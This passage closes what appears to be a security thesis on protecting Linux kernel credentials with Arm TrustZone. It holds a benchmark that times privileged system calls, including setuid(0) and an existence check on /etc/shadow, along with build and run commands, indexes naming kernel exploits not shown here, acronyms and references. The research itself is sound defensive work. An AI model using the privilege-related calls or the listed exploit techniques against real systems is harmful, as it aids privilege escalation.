    printf(" %14lf usecs/op\n", (double)result_usec /
    ↪  (double)iterations);     \
    printf(" %14d ops/sec\n", (int)((double)iterations /
    ↪  ((double)result_usec / (double)1000000)));     \
}
```

```
#endif /* DEBUG */

int main(void) {
    printf("[*] BENCHMARK (iterations:%d)\n", LOOPS);

    // normal syscalls
    SYSCALL_BENCH1(getppid)
    SYSCALL_BENCHN(getppid)

    SYSCALL_BENCH1(getpid);
    SYSCALL_BENCHN(getpid);

    // capget
    {
        struct __user_cap_header_struct hdr = {.version =
        ↪ _LINUX_CAPABILITY_VERSION_3};
        struct __user_cap_data_struct data[_LINUX_CAPABILITY_U32S_3];
        SYSCALL_BENCH1ARGS(capget, &hdr, &data);
        DEBUGF("capget effective: %lx\n", (data[0].effective |
        ↪ (((uint64_t)data[1].effective) << 32)));
        DEBUGF("capget permitted: %lx\n", (data[0].permitted |
        ↪ (((uint64_t)data[1].permitted) << 32)));
        DEBUGF("capget inheritable: %lx\n", (data[0].inheritable |
        ↪ (((uint64_t)data[1].inheritable) << 32)));
        SYSCALL_BENCHNARGS(capget, &hdr, &data);
    }

    // critical (KDP) syscalls
    // faccessat
    SYSCALL_BENCH1ARGS(faccessat, 0, "/etc/shadow", F_OK, AT_EACCESS)
    SYSCALL_BENCHNARGS(faccessat, 0, "/etc/shadow", F_OK, AT_EACCESS)
    // capset
    // from nginx:src/os/unix/ngx_process_cycle.c
    {
        struct __user_cap_header_struct hdr = {.version =
        ↪ _LINUX_CAPABILITY_VERSION_3};
        struct __user_cap_data_struct data[_LINUX_CAPABILITY_U32S_3];
        memset(&data, 0, sizeof(struct
        ↪ __user_cap_data_struct[_LINUX_CAPABILITY_U32S_3]));
        data[0].effective = 0xffffffff;
        data[1].effective = 0x1ff;
        data[0].permitted = data[0].effective;
        data[1].permitted = data[1].effective;
        SYSCALL_BENCH1ARGS(capset, &hdr, &data);
        SYSCALL_BENCHNARGS(capset, &hdr, &data);
    }
    // unshare
    {
        SYSCALL_BENCH1ARGS(unshare, CLONE_NEWUSER);
        //if (syscall(SYS_setns, orig_fd, 0) != 0) { // TODO can reenter the
        ↪ ns.
        //    err(EXIT_FAILURE, "setns");
        //}
```

```
        SYSCALL_BENCHNARGS(unshare, CLONE_NEWUSER);
    }
    // setregid
    SYSCALL_BENCH1ARGS(setregid, -1, -1);
    SYSCALL_BENCHNARGS(setregid, -1, -1);
    SYSCALL_BENCH1ARGS(setregid, 0, 0);
    SYSCALL_BENCHNARGS(setregid, 0, 0);
    // setgid
    SYSCALL_BENCH1ARGS(setgid, 0);
    SYSCALL_BENCHNARGS(setgid, 0);
    // setreuid
    SYSCALL_BENCH1ARGS(setreuid, -1, -1);
    SYSCALL_BENCHNARGS(setreuid, -1, -1);
    SYSCALL_BENCH1ARGS(setreuid, 0, 0);
    SYSCALL_BENCHNARGS(setreuid, 0, 0);
    // setuid
    SYSCALL_BENCH1ARGS(setuid, 0);
    SYSCALL_BENCHNARGS(setuid, 0);
    // setresuid
    SYSCALL_BENCH1ARGS(setresuid, -1, -1, -1);
    SYSCALL_BENCHNARGS(setresuid, -1, -1, -1);
    SYSCALL_BENCH1ARGS(setresuid, 0, 0, 0);
    SYSCALL_BENCHNARGS(setresuid, 0, 0, 0);
    // setresgid
    SYSCALL_BENCH1ARGS(setresgid, -1, -1, -1);
    SYSCALL_BENCHNARGS(setresgid, -1, -1, -1);
    SYSCALL_BENCH1ARGS(setresgid, 0, 0, 0);
    SYSCALL_BENCHNARGS(setresgid, 0, 0, 0);
    // setfsuid
    SYSCALL_BENCH1ARGS(setfsuid, 0);
    SYSCALL_BENCHNARGS(setfsuid, 0);
    // setfsgid
    SYSCALL_BENCH1ARGS(setfsgid, 0);
    SYSCALL_BENCHNARGS(setfsgid, 0);
    // setgroups
    {
        size_t size = 1;
        const gid_t list[] = {1};
        SYSCALL_BENCH1ARGS(setgroups, size, list);
        SYSCALL_BENCHNARGS(setgroups, size, list);
    }
    // clone
    SYSCALL_BENCH1ARGS(clone, CLONE_NEWUSER, NULL);
    SYSCALL_BENCHNARGS(clone, CLONE_NEWUSER, NULL);
    // setns
    {
        int fd = open("/proc/self/ns/user", O_RDONLY | O_CLOEXEC);
        SYSCALL_BENCH1ARGS(setns, fd, CLONE_NEWUSER);
        SYSCALL_BENCHNARGS(setns, fd, CLONE_NEWUSER);
        close(fd);
    }

    return EXIT_SUCCESS;
```

```
}
```

Listing E.1: The source code of the performance estimation utility.

```
SRCS          := $(wildcard *.c)
BINS          := $(patsubst %.c,%,$(SRCS))
CC            := /usr/bin/ccache
↪  /home/user/kdp/optee/toolchains/aarch64/bin/aarch64-linux-gnu-gcc
DEFS          := -D_DEFAULT_SOURCE -D_BSD_SOURCE -D_SVID_SOURCE -D_GNU_SOURCE
↪  -D_POSIX_C_SOURCE=200809L
CFLAGS        := -static -std=c99 -pedantic -Wall -Wextra $(DEFS)
CFLAGSDEBUG   := -static -std=c99 -pedantic -Wall -Wextra $(DEFS) -DDEBUG -g
INSTALL_PATH := /home/user/DA/kdp/optee/build/shared_folder/krop/benchmark

all: install

$(BINS): %: %.c
    $(CC) $(CFLAGS) -o $@ $<

install: $(BINS)
    mkdir -p $(INSTALL_PATH)
    cp $^ $(INSTALL_PATH)

clean:
    $(RM) $(BINS)
    $(RM) -r $(INSTALL_PATH)

.SUFFIXES:
.PHONY: all clean install
```

Listing E.2: Makefile of the performance estimation utility.

```
# Mount shared folder (run as root)
$ mkdir /shared && mount -t 9p -o trans=virtio host /shared

# Run benchmark as root
$ /shared/krop/benchmark/benchmark

# Run benchmark as user
$ /shared/krop/benchmark/benchmark
```

Listing E.3: Shell commands to mount and execute performance estimation utility.

Übersicht verwendeter Hilfsmittel

Keine generativen KI-Tools wurden zum Verfassen dieser Arbeit verwendet.

List of Figures

3.1 The Linux kernel four-level page table layout [25, 9, 82, 3]. 18
3.2 Arm TrustZone architecture with the exception levels [66, 88]. 26

5.1 KDP architecture with Arm TrustZone [66, 88]. 55
5.2 Sequence diagram of some exemplary commands in the KDP architecture. 55
5.3 Overview of the `cred` structures in the different memory mappings. . . . 61
5.4 Stack unwinding algorithm visualization. 65

List of Tables

6.1 Tested system calls in our performance estimation utility. 75
6.2 Exploit matrix, which shows the different exploits and how they are affected by the different security checks. 76
6.3 Results of the performance estimation utility, average over three runs, given in microseconds, overhead difference between KDP enabled and disabled given in percentages. 76

A.1 Exploits that manipulate credentials via credential functions. 85
A.2 Exploits that call user mode helper functions. 85
A.3 Exploits that overwrite credentials directly. 86
A.4 Exploits that overwrite modprobe path. 86
A.5 Exploits that exploit the `ptrace` interface. 87
A.6 File based exploits, that perform exploits via file write or manipulation. . 87

B.1 SLUB management functions with added checks [161]. 90

List of Listings

3.1 Part of the `task_struct` structure source code [221]. 23
4.1 Excerpt of the KROP exploit we developed in the course of this work, extracted from Listing D.1. 50
5.1 Additions to the `cred` structure, as seen in Listing B.1. 58
5.2 KVM kernel address to physical address mapping function [126]. . . . 61
5.3 Credential change parameters. 63
5.4 Adapted LSM security hook macro. We added the calls to our `kdp_security_integrity_current` function [157]. 66
6.1 ROPgadget command to dump all ROP gadget from the kernel. . . . 69
6.2 Build and run command of the evaluation setup. 72
B.1 The `cred` structure source code [224]. 90
C.1 The vulnerable kernel module [197, 196]. 93
C.2 Makefile of the kernel module. 93
C.3 Setup shell script for the kernel module in the QEMU environment. . 93
D.1 The source code of the KROP exploit with the credential functions. . 99
D.2 The source code of the KROP exploit with the modprobe path overwrite [138, 193, 158]. 103
D.3 The source code of the shell that is used by the modprobe path overwrite exploit. 104
D.4 Makefile of the exploit. 105
D.5 Shell commands to mount and execute the kernel module and exploits in the QEMU environment. 105
E.1 The source code of the performance estimation utility. 112
E.2 Makefile of the performance estimation utility. 112
E.3 Shell commands to mount and execute performance estimation utility. 112

Acronyms

AAR arbitrary address read. 38, 48

AAW arbitrary address write. 38, 42, 43, 54, 72

ABI application binary interface. 14

ACE arbitrary code execution. 33, 35, 36, 38, 40–43, 47, 52, 64, 68, 78

AOSP Android Open Source Project. 25, 32

API application programming interface. 14, 32, 56

ASLR address space layout randomization. 34, 47

BPF Berkeley Packet Filter. 24

BTI branch target identification. 2, 29, 31, 47

CET Control-Flow Enforcement Technology. 47

CFI control-flow integrity. 10, 31, 46, 47

CISC complex instruction set computer. 26

COW copy-on-write. 20, 44, 52

CPU central processing unit. 2, 13–15, 20, 28, 30, 37, 39, 46–49, 72

CVE common vulnerabilities and exposures. 41

DFI data-flow integrity. 9

DMA direct memory access. 20

DoS denial-of-service. 7, 37, 38, 41, 52, 54, 65

eBPF extended Berkeley Packet Filter. 37

FG-KASLR function granular kernel address space layout randomization. 48

FIQ fast interrupt request. 30

FOSS free and open source software. 16

FUSE Filesystem in Userspace. 44

GCC GNU Compiler Collection. 45, 56, 59, 78

GID group identifier. 20, 21, 23, 42, 75

GPL GNU General Public License. 16, 53, 56

I/O Input/Output. 14, 52

IBT indirect branch tracking. 47

ID identifier. 20, 37, 73, 75

IPC inter-process communication. 25

IRQ interrupt request. 30

ISA instruction set architecture. 1–3, 14, 16, 22, 26, 47, 79

JIT just-in-time. 24

JOP jump-oriented programming. 40

JSON JavaScript Object Notation. 41

KASAN Kernel Address Sanitizer. 49, 59

KASLR kernel address space layout randomization. 9, 42, 47, 48, 60, 69, 70

KDP Kernel Data Protection. 53, 55, 76, 77, 115, 117

KPTI kernel page table isolation. 48

KROP kernel return-oriented programming. 40, 48, 50, 68–70, 99, 103, 119

KSPP Kernel Self Protection Project. 46

LKRG Linux Kernel Runtime Guard. 45, 46

LPE local privilege escalation. xv, 38, 41, 83

LRU least recently used. 15

LSM Linux Security Module. 24, 54, 64–66, 83, 119

MAC Mandatory Access Control. 24

MMU memory management unit. 9, 15

MTE Memory Tagging Extension. 49

OS operating system. 2, 3, 13–17, 21, 25, 31–34, 41, 48, 56, 72

P4D page level 4 directory. 17

PAC pointer authentication code. 3, 10, 29, 31, 47, 54, 69, 72, 74

PGD page global directory. 17, 48, 60, 77

PID process identifier. 22, 25, 75

PMD page middle directory. 17

PoC Proof of concept. 41, 66, 73, 74, 77, 78, 80, 81

POSIX Portable Operating System Interface. 16

PTE page table entry. 17, 37, 62

PTI page table isolation. 48

PUD page upper directory. 17

RAM random-access memory. 72

RCE remote code execution. 33, 38

RCU read-copy-update. 20, 57, 63

REE rich execution environment. 31, 32

RISC reduced instruction set computer. 26

RKP Real-time Kernel Protection. 11

ROP return-oriented programming. 39, 40, 68–70, 119

SCS shadow call stack. 47

SError system error. 30

SGID set group identifier. 21–24

SLOB Simple List Of Blocks. 19

SMAP supervisor-mode access prevention. 48, 69

SMEP supervisor-mode execution prevention. 42, 48, 69

SUID set user identifier. 21–24, 37, 38, 45, 52, 64, 70, 77

TA Trusted Application. 4, 32, 52, 53, 56, 60–62, 78, 83

TEE trusted execution environment. 11, 31, 32, 51–54, 56–65, 71, 72, 74, 75, 77, 78, 80, 83, 84

TLB translation lookaside buffer. 15

TOCTOU time-of-check to time-of-use. 36, 44

UAF use-after-free. 7, 8, 36, 37, 49

UID user identifier. 8, 20, 21, 23, 25, 42, 64, 75, 77

vDSO virtual dynamic shared object. 16, 52

WLAN wireless local area network. 33

Bibliography

References

[1] Arm Limited. *AArch64 Exception and Interrupt Handling*. Version 1.0. Feb. 28, 2017.

[2] Arm Limited. *Arm Architecture Reference Manual for A-profile architecture*. Mar. 20, 2024.

[3] Arm Limited. *ARM Cortex-A Series Programmer's Guide for ARMv8-A*. Version 1.0. Mar. 25, 2015.

[4] Arm Limited. *ARM Security Technology Building a Secure System using TrustZone Technology*. Apr. 2009.

[5] Arm Limited. *MTE User Guide for Android OS*. Version 1.0. Apr. 3, 2024.

[6] Arm Limited. *Procedure Call Standard for the Arm 64-bit Architecture*. Oct. 6, 2023.

[7] Ahmed M. Azab, Peng Ning, Jitesh Shah, Quan Chen, Rohan Bhutkar, Guruprasad Ganesh, Jia Ma, and Wenbo Shen. "Hypervision Across Worlds: Real-time Kernel Protection from the ARM TrustZone Secure World". In: *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. CCS '14. New York, NY, USA: Association for Computing Machinery, Nov. 2014, pp. 90–102. DOI: 10.1145/2660267.2660350.

[8] Tyler Bletsch, Xuxian Jiang, Vince W. Freeh, and Zhenkai Liang. "Jump-oriented programming: a new class of code-reuse attack". In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. ASIACCS '11. New York, NY, USA: Association for Computing Machinery, Mar. 2011, pp. 30–40. DOI: 10.1145/1966913.1966919.

[9] Daniel Pierre Bovet and Marco Cesati. *Understanding the Linux Kernel*. eng. 3rd ed. Sebastopol, California: O'Reilly Media, Inc, 2006. 944 pp. ISBN: 9780596005658.

[10] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. "KASLR: Break It, Fix It, Repeat". In: *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*. ASIA CCS '20. New York, NY, USA: Association for Computing Machinery, Oct. 2020, pp. 481–493. DOI: 10.1145/3320269.3384747.

[11] Costin Carabas and Mihai Carabas. “Fuzzing the Linux kernel”. In: *2017 Computing Conference*. July 2017, pp. 839–843. DOI: 10.1109/SAI.2017.8252193.

[12] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. “Return-oriented programming without returns”. In: *Proceedings of the 17th ACM Conference on Computer and Communications Security*. CCS ’10. Chicago, Illinois, USA: Association for Computing Machinery, 2010, 559–572. DOI: 10.1145/1866307.1866370.

[13] Haogang Chen, Yandong Mao, Xi Wang, Dong Zhou, Nickolai Zeldovich, and M. Frans Kaashoek. “Linux Kernel Vulnerabilities: State-of-the-Art Defenses and Open Problems”. In: *Proceedings of the Second Asia-Pacific Workshop on Systems*. APSys ’11. Shanghai, China: Association for Computing Machinery, July 2011, pp. 1–5. DOI: 10.1145/2103799.2103805.

[14] Ping Chen, Jun Xu, Zhiqiang Lin, Dongyan Xu, Bing Mao, and Peng Liu. “A Practical Approach for Adaptive Data Structure Layout Randomization”. In: *Computer Security – ESORICS 2015: 20th European Symposium on Research in Computer Security, Vienna, Austria, September 21-25, 2015, Proceedings, Part I*. Berlin, Heidelberg: Springer-Verlag, Sept. 2015, pp. 69–89. DOI: 10.1007/978-3-319-24174-6_4.

[15] Quan Chen, Ahmed M. Azab, Guruprasad Ganesh, and Peng Ning. “PrivWatcher: Non-bypassable Monitoring and Protection of Process Credentials from Memory Corruption Attacks”. In: *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*. ASIA CCS ’17. New York, NY, USA: Association for Computing Machinery, Apr. 2017, pp. 167–178. DOI: 10.1145/3052973.3053029.

[16] Kees Cook. “Linux Kernel Self-Protection”. In: *login Usenix Mag.* 42.1 (2017).

[17] Jonathan Corbet, Alessandro Rubini, and Greg Kroah-Hartman. *Linux Device Drivers*. Where the Kernel Meets the Hardware. eng. 3rd ed. Nutshell handbook. O’Reilly Media, Feb. 2005, p. 615. ISBN: 9780596005900.

[18] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. “DIFUZE: Interface Aware Fuzzing for Kernel Drivers”. In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’17. Dallas, Texas, USA: Association for Computing Machinery, 2017, 2123–2138. DOI: 10.1145/3133956.3134069.

[19] Baojiang Cui, Yunze Ni, and Yilun Fu. “ADDFuzzer: A New Fuzzing Framework of Android Device Drivers”. In: *2015 10th International Conference on Broadband and Wireless Computing, Communication and Applications (BWCCA)*. IEEE, Nov. 2015, pp. 88–91. DOI: 10.1109/BWCCA.2015.57.

[20] Rémi Denis-Courmont, Hans Liljestrand, Carlos Chinea, and Jan-Erik Ekberg. “Camouflage: Hardware-assisted CFI for the ARM Linux kernel”. In: *2020 57th ACM/IEEE Design Automation Conference (DAC)*. ISSN: 0738-100X. IEEE, July 2020, pp. 1–6. DOI: 10.1109/DAC18072.2020.9218535.

[21] Yu Ding, Tao Wei, TieLei Wang, Zhenkai Liang, and Wei Zou. "Heap Taichi: exploiting memory allocation granularity in heap-spraying attacks". In: *Proceedings of the 26th Annual Computer Security Applications Conference*. ACSAC '10. Austin, Texas, USA: Association for Computing Machinery, 2010, 327–336. DOI: 10.1145/1920261.1920310.

[22] Tais B. Ferreira, Rivalino Matias, Autran Macedo, and Bruno Evangelista. "An experimental comparison analysis of kernel-level memory allocators". In: *Proceedings of the 30th Annual ACM Symposium on Applied Computing*. SAC '15. New York, NY, USA: Association for Computing Machinery, Apr. 2015, pp. 2054–2059. DOI: 10.1145/2695664.2695901.

[23] Cristiano Giuffrida, Anton Kuijsten, and Andrew S. Tanenbaum. "Enhanced Operating System Security Through Efficient and Fine-grained Address Space Randomization". In: *21st USENIX Security Symposium (USENIX Security 12)*. Bellevue, WA: USENIX Association, Aug. 2012, pp. 475–490.

[24] Enes Göktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. "Speculative Probing: Hacking Blind in the Spectre Era". In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. CCS '20. Virtual Event, USA: Association for Computing Machinery, 2020, 1871–1885. DOI: 10.1145/3372297.3417289.

[25] Mel Gorman. *Understanding the Linux Virtual Memory Manager*. First print. Vol. 352. Bruce Perens' open source series. Upper Saddle River, NJ: Prentice Hall PTR, 2004. 727 pp. ISBN: 0131453483.

[26] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. "Page Cache Attacks". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. CCS '19. London, United Kingdom: Association for Computing Machinery, 2019, 167–180. DOI: 10.1145/3319535.3339809.

[27] Daniel Gruss, Michael Lipp Moritzand Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. "KASLR is Dead: Long Live KASLR". In: *Engineering Secure Software and Systems*. Ed. by Eric Bodden, Mathias Payer, and Elias Athanasopoulos. Cham: Springer International Publishing, 2017, pp. 161–176. DOI: 10.1007/978-3-319-62105-0_11.

[28] Wanning He, Hongyi Lu, Fengwei Zhang, and Shuai Wang. "RingGuard: Guard io_uring with eBPF". In: *Proceedings of the 1st Workshop on EBPF and Kernel Extensions*. eBPF '23. New York, NY, USA: Association for Computing Machinery, 2023, 56–62. DOI: 10.1145/3609021.3609304.

[29] Yi He, Roland Guo, Yunlong Xing, Xijia Che, Kun Sun, Zhuotao Liu, Ke Xu, and Qi Li. "Cross Container Attacks: The Bewildered eBPF on Clouds". In: *32nd USENIX Security Symposium (USENIX Security 23)*. Anaheim, CA: USENIX Association, Aug. 2023, pp. 5971–5988.

[30] Michael Howard, David LeBlanc, and John Viega. *24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them*. eng. McGraw-Hill's AccessEngineering. New York, United States of America: McGraw-Hill Education, 2010. ISBN: 1282311719.

[31] Antonio Ken Iannillo, Sean Rivera, Darius Suciu, Radu Sion, and Radu State. "An REE-independent Approach to Identify Callers of TEEs in TrustZone-enabled Cortex-M Devices". In: *Proceedings of the 8th ACM on Cyber-Physical System Security Workshop*. CPSS '22. Nagasaki, Japan: Association for Computing Machinery, 2022, 85–94. DOI: 10.1145/3494107.3522774.

[32] Intel Corporation. *Intel 64 and IA-32 Architectures Software Developer's Manual. Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. June 2024.

[33] Shashank Mohan Jain. *Linux Containers and Virtualization. A Kernel Perspective*. Berkeley, CA: Apress, 2020. ISBN: 9781484262832. DOI: 10.1007/978-1-4842-6283-2.

[34] Zheyue Jiang, Yuan Zhang, Jun Xu, Xinqian Sun, Zhuang Liu, and Min Yang. "AEM: Facilitating Cross-Version Exploitability Assessment of Linux Kernel Vulnerabilities". In: *2023 IEEE Symposium on Security and Privacy (SP)*. May 2023, pp. 2122–2137. DOI: 10.1109/SP46215.2023.10179286.

[35] Brian Johannesmeyer, Jakob Koschel, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. "Kasper: Scanning for Generalized Transient Execution Gadgets in the Linux Kernel". In: *Proceedings 2022 Network and Distributed System Security Symposium*. 2022. DOI: 10.14722/ndss.2022.24221.

[36] Uri Kanonov and Avishai Wool. "Secure Containers in Android: The Samsung KNOX Case Study". In: *Proceedings of the 6th Workshop on Security and Privacy in Smartphones and Mobile Devices*. SPSM '16. New York, NY, USA: Association for Computing Machinery, Oct. 2016, pp. 3–12. DOI: 10.1145/2994459.2994470.

[37] Vasileios P. Kemerlis, Michalis Polychronakis, and Angelos D. Keromytis. "ret2dir: Rethinking Kernel Isolation". en. In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, Aug. 2014, pp. 957–972.

[38] Vasileios P. Kemerlis, Georgios Portokalidis, and Angelos D. Keromytis. "kGuard: lightweight kernel protection against return-to-user attacks". In: *Proceedings of the 21st USENIX conference on Security symposium*. Security'12. USA: USENIX Association, Aug. 2012, p. 39.

[39] Brian W. Kernighan and Dennis M. Ritchie. *The C Programming Language*. eng. 2nd ed. Prentice-Hall software series. Englewood Cliffs, NJ: Prentice-Hall, 1988. ISBN: 0131103709.

[40] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. "Flipping bits in memory without accessing them: an experimental study of DRAM disturbance errors". In: *SIGARCH Comput. Archit. News* 42.3 (June 2014), pp. 361–372. ISSN: 0163-5964. DOI: 10.1145/2678373.2665726.

[41] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. "Spectre Attacks: Exploiting Speculative Execution". In: *2019 IEEE Symposium on Security and Privacy (SP)*. May 2019, pp. 1–19. DOI: 10.1109/SP.2019.00002.

[42] Nikolaos Koutroumpouchos, Christoforos Ntantogian, and Christos Xenakis. "Building Trust for Smart Connected Devices: The Challenges and Pitfalls of TrustZone". en. In: *Sensors* 21.2 (Jan. 2021), p. 520. ISSN: 1424-8220. DOI: 10.3390/s21020520.

[43] Christopher Kruegel, William Robertson, and Giovanni Vigna. "Detecting Kernel-Level Rootkits Through Binary Analysis". English. In: *20th Annual Computer Security Applications Conference*. IEEE Computer Society, Dec. 2004, pp. 91–100. DOI: 10.1109/CSAC.2004.19.

[44] Anil Kurmus, Sergej Dechand, and Rüdiger Kapitza. "Quantifiable Run-Time Kernel Attack Surface Reduction". In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Sven Dietrich. Cham: Springer International Publishing, 2014, pp. 212–234.

[45] Hyeong-chan Lee, Chung Hui Kim, and Jeong Hyun Yi. "Experimenting with system and Libc call interception attacks on ARM-based Linux kernel". In: *Proceedings of the 2011 ACM Symposium on Applied Computing*. SAC '11. New York, NY, USA: Association for Computing Machinery, Mar. 2011, pp. 631–632. DOI: 10.1145/1982185.1982323.

[46] Yoochan Lee, Jinhan Kwak, Junesoo Kang, Yuseok Jeon, and Byoungyoung Lee. "PSPRAY: Timing Side-Channel based Linux Kernel Heap Exploitation Technique". In: *32nd USENIX Security Symposium (USENIX Security 23)*. Aug. 2023.

[47] Hongyu Li, Liwei Guo, Yexuan Yang, Shangguang Wang, and Mengwei Xu. "An Empirical Study of Rust-for-Linux: The Success, Dissatisfaction, and Compromise". In: *2024 USENIX Annual Technical Conference (USENIX ATC 24)*. Santa Clara, CA: USENIX Association, July 2024, pp. 425–443.

[48] Wenhao Li, Yubin Xia, and Haibo Chen. "Research on ARM TrustZone". In: *GetMobile: Mobile Computing and Communications* 22.3 (Jan. 2019), pp. 17–22. ISSN: 2375-0529. DOI: 10.1145/3308755.3308761.

[49] Hans Liljestrand, Thomas Nyman, Kui Wang, Carlos Chinea Perez, Jan-Erik Ekberg, and N. Asokan. “PAC it up: Towards Pointer Integrity using ARM Pointer Authentication”. In: *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 177–194.

[50] Xin Lin, Lingguang Lei, Yuewu Wang, Jiwu Jing, Kun Sun, and Quan Zhou. “A Measurement Study on Linux Container Security: Attacks and Countermeasures”. In: *Proceedings of the 34th Annual Computer Security Applications Conference*. ACSAC ’18. New York, NY, USA: Association for Computing Machinery, Dec. 2018, pp. 418–429. DOI: 10.1145/3274694.3274720.

[51] Zhenpeng Lin, Yueqi Chen, Yuhang Wu, Dongliang Mu, Chensheng Yu, Xinyu Xing, and Kang Li. “GREBE: Unveiling Exploitation Potential for Linux Kernel Bugs”. In: *2022 IEEE Symposium on Security and Privacy (SP)*. IEEE, May 2022, pp. 2078–2095. DOI: 10.1109/SP46214.2022.9833683.

[52] Zhenpeng Lin, Yuhang Wu, and Xinyu Xing. “DirtyCred: Escalating Privilege in Linux Kernel”. In: *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’22. Los Angeles, CA, USA: Association for Computing Machinery, Nov. 2022, pp. 1963–1976. DOI: 10.1145/3548606.3560585.

[53] Zhen Ling, Huaiyu Yan, Xinhui Shao, Junzhou Luo, Yiling Xu, Bryan Pearson, and Xinwen Fu. “Secure boot, trusted boot and remote attestation for ARM TrustZone-based IoT Nodes”. In: *Journal of Systems Architecture* 119 (Oct. 2021), p. 102240. ISSN: 1383-7621. DOI: 10.1016/j.sysarc.2021.102240.

[54] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. “Meltdown: Reading Kernel Memory from User Space”. In: *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, Aug. 2018, pp. 973–990.

[55] Qi Liu, Kaibin Bao, and Veit Hagenmeyer. “Binary Exploitation in Industrial Control Systems: Past, Present and Future”. In: *IEEE Access* 10 (2022), pp. 48242–48273. DOI: 10.1109/ACCESS.2022.3171922.

[56] Robert Love. *Linux Kernel Development*. eng. 3rd ed. Developer’s library : essential references for programming professionals Linux kernel development. Pearson Education, Limited, 2010. ISBN: 0768696798.

[57] Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nümberger, Wenke Lee, and Michael Backes. “Unleashing Use-Before-Initialization Vulnerabilities in the Linux Kernel Using Targeted Stack Spraying”. In: *Proceedings 2017 Network and Distributed System Security Symposium*. Internet Society, 2017. DOI: 10.14722/ndss.2017.23387.

[58] Lukas Maar, Stefan Gast, Martin Unterguggenberger, Mathias Oberhuber, and Stefan Mangard. "SLUBStick: Arbitrary Memory Writes through Practical Software Cross-Cache Attacks within the Linux Kernel". English. In: *Usenix Security Symposium 2024*. 33rd USENIX Security Symposium: USENIX Security 2024, USENIX ; Conference date: 14-08-2024 Through 16-08-2024. Aug. 2024.

[59] Daniel Marth, Clemens Hlauschek, Christian Schanes, and Thomas Grechenig. "Abusing Trust: Mobile Kernel Subversion via TrustZone Rootkits". In: *2022 IEEE Security and Privacy Workshops (SPW)*. IEEE, May 2022, pp. 265–276. DOI: 10.1109/SPW54247.2022.9833891.

[60] Xavier Merino and Carlos E. Otero. "The Cost of Virtualizing Time in Linux Containers". In: *2022 IEEE Cloud Summit*. IEEE, Oct. 2022, pp. 63–68. DOI: 10.1109/CloudSummit54781.2022.00016.

[61] Mohamed Husain Noor Mohamed, Xiaoguang Wang, and Binoy Ravindran. "Understanding the Security of Linux eBPF Subsystem". In: *Proceedings of the 14th ACM SIGOPS Asia-Pacific Workshop on Systems*. APSys '23. Seoul, Republic of Korea: Association for Computing Machinery, 2023, 87–92. DOI: 10.1145/3609510.3609822.

[62] Bernard Ngabonziza, Daniel Martin, Anna Bailey, Haehyun Cho, and Sarah Martin. "TrustZone Explained: Architectural Features and Use Cases". In: *2016 IEEE 2nd International Conference on Collaboration and Internet Computing (CIC)*. IEEE, Nov. 2016, pp. 445–451. DOI: 10.1109/CIC.2016.065.

[63] Peter Oehlert. "Violating Assumptions with Fuzzing". In: *IEEE Security and Privacy Magazine* 3.2 (Mar. 2005), pp. 58–62. ISSN: 1558-4046. DOI: 10.1109/MSP.2005.55.

[64] Seonghwan Park, Dongwook Kang, Jeonghwan Kang, and Donghyun Kwon. "Bratter: An Instruction Set Extension for Forward Control-Flow Integrity in RISC-V". In: *Sensors* 22.4 (2022). ISSN: 1424-8220. DOI: 10.3390/s22041392.

[65] Enrico Perla, Oldani Massimiliano, and Graham Speake. *A Guide to Kernel Exploitation. Attacking the Core*. eng. Burlington, MA: Elsevier, 2011. ISBN: 1282880071. DOI: 10.1016/C2009-0-30579-6.

[66] Sandro Pinto and Nuno Santos. "Demystifying Arm TrustZone: A Comprehensive Survey". In: *ACM Computing Surveys* 51.6 (Jan. 2019), 130:1–130:36. ISSN: 0360-0300. DOI: 10.1145/3291047.

[67] Aravind Prakash and Heng Yin. "Defeating ROP Through Denial of Stack Pivot". In: *Proceedings of the 31st Annual Computer Security Applications Conference*. ACSAC '15. Los Angeles, CA, USA: Association for Computing Machinery, 2015, 111–120. DOI: 10.1145/2818000.2818023.

[68] Weizhong Qiang, Jiawei Yang, Hai Jin, and Xuanhua Shi. "PrivGuard: Protecting Sensitive Kernel Data From Privilege Escalation Attacks". In: *IEEE Access* 6 (2018), pp. 46584–46594. ISSN: 2169-3536. DOI: 10.1109/ACCESS.2018.2866498.

